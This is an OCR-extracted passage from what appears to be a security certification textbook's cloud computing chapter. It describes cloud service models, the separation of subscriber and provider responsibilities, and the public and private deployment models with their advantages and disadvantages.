- Provides penetration testing, authentication, intrusion detection, anti-malware, security incident, and event management services
- E.g., eSentire MDR, Switchfast Technologies, OneNeck IT Solutions, or McAfee Managed Security Services

END CUSTOMERS

Container-as-a-Service (CaaS)

- Offers virtualization of container engines, and management of containers, applications, and clusters, through a web portal or API
- E.g., Amazon AWS EC2, or Google Kubernetes Engine (GKE)

END CUSTOMERS

Function-as-a-Service (FaaS)

- Provides a platform for developing, running, and managing application functionalities for microservices
- E.g., AWS Lambda, Google Cloud Functions, Microsoft Azure Functions, or Oracle Cloud Fn

Types of Cloud Computing Services

Cloud services are divided broadly into the following categories:

- **Infrastructure-as-a-Service (IaaS)**

  This cloud computing service enables subscribers to use on-demand fundamental IT resources, such as computing power, virtualization, data storage, and network. This service provides virtual machines and other abstracted hardware and operating systems (OSs), which may be controlled through a service application programming interface (API). As cloud service providers are responsible for managing the underlying cloud computing infrastructure, subscribers can avoid costs of human capital, hardware, and others (e.g., Amazon EC2, GoGrid, Microsoft OneDrive, Rackspace).

  Advantages:

  - Dynamic infrastructure scaling
  - Guaranteed uptime
  - Automation of administrative tasks
  - Elastic load balancing (ELB)
  - Policy-based services
  - Global accessibility

  Disadvantages:

  - Software security is at high risk (third-party providers are more prone to attacks)
  - Performance issues and slow connection speeds

- **Platform-as-a-Service (PaaS)**

  This type of cloud computing service allows for the development of applications and services. Subscribers need not buy and manage the software and infrastructure underneath it but have authority over deployed applications and perhaps application hosting environment configurations. This offers development tools, configuration management, and deployment platforms on-demand, which can be used by subscribers to develop custom applications (e.g., Google App Engine, Salesforce, Microsoft Azure). Advantages of writing applications in the PaaS environment include dynamic scalability, automated backups, and other platform services, without the need to explicitly code for them.

  Advantages:

  - Simplified deployment
  - Prebuilt business functionality
  - Lower security risk compared to IaaS
  - Instant community
  - Pay-per-use model
  - Scalability

  Disadvantages:

  - Vendor lock-in
  - Data privacy
  - Integration with the rest of the system applications

- **Software-as-a-Service (SaaS)**

  This cloud computing service offers application software to subscribers on-demand over the Internet. The provider charges for the service on a pay-per-use basis, by subscription, by advertising, or by sharing among multiple users (e.g., web-based office applications like Google Docs or Calendar, Salesforce CRM, and Freshbooks).

  Advantages:

  - Low cost
  - Easy administration
  - Global accessibility
  - High compatibility (no specialized hardware or software is required)

  Disadvantages:

  - Security and latency issues
  - Total dependency on the Internet

- Switching between SaaS vendors is difficult

- **Identity-as-a-Service (IDaaS)**

  This cloud computing service offers authentication services to the subscribed enterprises and is managed by a third-party vendor to provide identity and access management services. It provides services such as Single-Sign-On (SSO), Multi-Factor-Authentication (MFA), Identity Governance and Administration (IGA), access management, and intelligence collection. These services allow subscribers to access sensitive data more securely both on and off-premises (e.g., OneLogin, Centrify Identity Service, Microsoft Azure Active Directory, Okta).

  Advantages:

  - Low cost
  - Improved security
  - Simplify compliance
  - Reduced time
  - Central management of user accounts

  Disadvantages:

  - Single server failure may disrupt the service or create redundancy on other authentication servers
  - Vulnerable to account hijacking attacks

- **Security-as-a-Service (SECaaS)**

  This cloud computing model integrates security services into corporate infrastructure in a cost-effective way. It is developed based on SaaS and does not require any physical hardware or equipment. Therefore, it drastically reduces the cost compared to that spent when organizations establish their own security capabilities. It provides services such as penetration testing, authentication, intrusion detection, anti-malware, security incident and event management (e.g., eSentire MDR, Switchfast Technologies, OneNeck IT Solutions, McAfee Managed Security Services).

  Advantages:

  - Low cost
  - Reduced complexity
  - Continuous protection
  - Improved security through best security expertise
  - Latest and updated security tools
  - Rapid user provisioning
  - Greater agility

  - Increased time on core competencies

  Disadvantages:

  - Increased attack surfaces and vulnerabilities
  - Unknown risk profile
  - Insecure APIs
  - No customization to business needs
  - Vulnerable to account hijacking attacks

- **Container-as-a-Service (CaaS)**

  This cloud computing model provides containers and clusters as a service to its subscribers. It provides services such as virtualization of container engines, management of containers, applications, and clusters through a web portal, or an API. Using these services, subscribers can develop rich scalable containerized applications through the cloud or on-site data centers. CaaS inherits features of both IaaS and PaaS (e.g., Amazon AWS EC2, Google Kubernetes Engine (GKE)).

  Advantages:

  - Streamlined development of containerized applications
  - Pay-per-resource
  - Increased quality
  - Portable and reliable application development
  - Low cost
  - Few resources
  - Crash of application container does not affect other containers
  - Improved security
  - Improved patch management
  - Improved response to bugs
  - High scalability
  - Streamlined development

  Disadvantages:

  - High operational overhead
  - Platform deployment is the developer's responsibility

- **Function-as-a-Service (FaaS)**

  This cloud computing service provides a platform for developing, running, and managing application functionalities without the complexity of building and maintaining necessary infrastructure (serverless architecture). This model is mostly used while developing applications for microservices. It provides on-demand functionality to the subscribers that powers off the supporting infrastructure and incurs no charges when not in use. It provides data processing services, such as Internet of Things (IoT) services for connected devices, mobile and web applications, and batch-and-stream processing (e.g., AWS Lambda, Google Cloud Functions, Microsoft Azure Functions, Oracle Cloud Fn).


Advantages:

- Pay-per-use
- Low cost
- Efficient security updates
- Easy deployment
- High scalability

Disadvantages:

- High latency
- Memory limitations
- Monitoring and debugging limitations
- Unstable tools and frameworks
- Vendor lock-in

Separation of Responsibilities in Cloud



On-Premises	Infrastructure (as a Service)	Platform (as a Service)	Software (as a Service)
🟨 Applications	🟨 Applications	🟨 Applications	🟦 Applications
🟨 Data	🟨 Data	🟨 Data	🟦 Data
🟨 Runtime	🟨 Runtime	🟦 Runtime	🟦 Runtime
🟨 Middleware	🟨 Middleware	🟦 Middleware	🟦 Middleware
🟨 O/S	🟨 O/S	🟦 O/S	🟦 O/S
🟨 Virtualization	🟦 Virtualization	🟦 Virtualization	🟦 Virtualization
🟨 Servers	🟦 Servers	🟦 Servers	🟦 Servers
🟨 Storage	🟦 Storage	🟦 Storage	🟦 Storage
🟨 Networking	🟦 Networking	🟦 Networking	🟦 Networking

Separation of Responsibilities in Cloud

In cloud computing, the separation of responsibilities of subscribers and service providers is essential. Separation of duties prevents conflict of interest, illegal acts, fraud, abuse, and error and helps in identifying security control failures, including information theft, security breaches, and evasion of security controls. It also helps in restricting the amount of influence held by any individual and ensures that there are no conflicting responsibilities.

There are mainly three types of cloud services; namely, IaaS, PaaS, and SaaS. It is essential to know the limitations of each cloud service delivery model when accessing specific clouds and their models. The figure below illustrates the separation of cloud responsibilities specific to service delivery models.




Cloud Computing
On-Premises
Infrastructure (as a Service)
Platform (as a Service)
Software (as a Service)
Resource Owners
Applications
Data
Runtime
Middleware
O/S
Virtualization
Servers
Storage
Networking
Subscriber
Service Provider

Figure 19.1: Separation of cloud responsibilities specific to service delivery models



Cloud Deployment Models

Public Cloud	Services are rendered over a network that is **open for public use**
Private Cloud	Cloud infrastructure is operated for a **single organization only**
Community Cloud	Shared infrastructure between **several organizations from a specific community** with common concerns (security, compliance, jurisdiction, etc.)
Hybrid Cloud	**Combination of two or more clouds** (private, community, or public) that remain unique entities but are bound together, thereby offering the benefits of multiple deployment models
Multi Cloud	Dynamic heterogeneous environment that **combines workloads across multiple cloud vendors**, managed via one proprietary interface to achieve long term business goals

Cloud Deployment Models

Cloud deployment model selection is based on enterprise requirements. One can deploy cloud services in different ways, according to the factors given below:

- Host location of cloud computing services
- Security requirements
- Sharing of cloud services
- Ability to manage some or all of the cloud services
- Customization capabilities

The four standard cloud deployment models are

- **Public Cloud**

  In this model, the provider makes services such as applications, servers, and data storage available to the public over the Internet. Therefore, he is liable for the creation and constant maintenance of the public cloud and its IT resources. Public cloud services may be free or based on a pay-per-usage model (e.g., Amazon Elastic Compute Cloud (EC2), Google App Engine, Windows Azure Services Platform, IBM Bluemix).

  - **Advantages**:
    - Simplicity and efficiency
    - Low cost
    - Reduced time (when server crashes, needs to restart or reconfigure cloud)
    - No maintenance (public cloud service is hosted off-site)

    - No contracts (no long-term commitments)

  - **Disadvantages**:
    - Security is not guaranteed
    - Lack of control (third-party providers are in charge)
    - Slow speed (relies on Internet connections; the data transfer rate is limited)



Users terminating the access
Users initiating access
Public users accessing the cloud via network
Computers in a network providing access
Cloud provider
Boundary Controller
Optional subscriber-controlled security perimeter
Users that access the cloud within the security perimeter
New hardware
Old hardware
Outside subscriber's facility

Figure 19.2: Public cloud deployment model

- **Private Cloud**

  A private cloud, also known as the internal or corporate cloud, is a cloud infrastructure operated by a single organization and implemented within a corporate firewall. Organizations deploy private cloud infrastructures to retain full control over corporate data (e.g., BMC Software, VMware vRealize Suite, SAP Cloud Platform).

  - **Advantages**:
    - Security enhancement (services are dedicated to a single organization)
    - Increased control over resources (organization is in charge)
    - High performance (cloud deployment within the firewall implies high data transfer rates)
    - Customizable hardware, network, and storage performances (as the organization owns private cloud)
    - Sarbanes Oxley, PCI DSS, and HIPAA compliance data are much easier to attain

- **Disadvantages**:
    - High cost
    - On-site maintenance

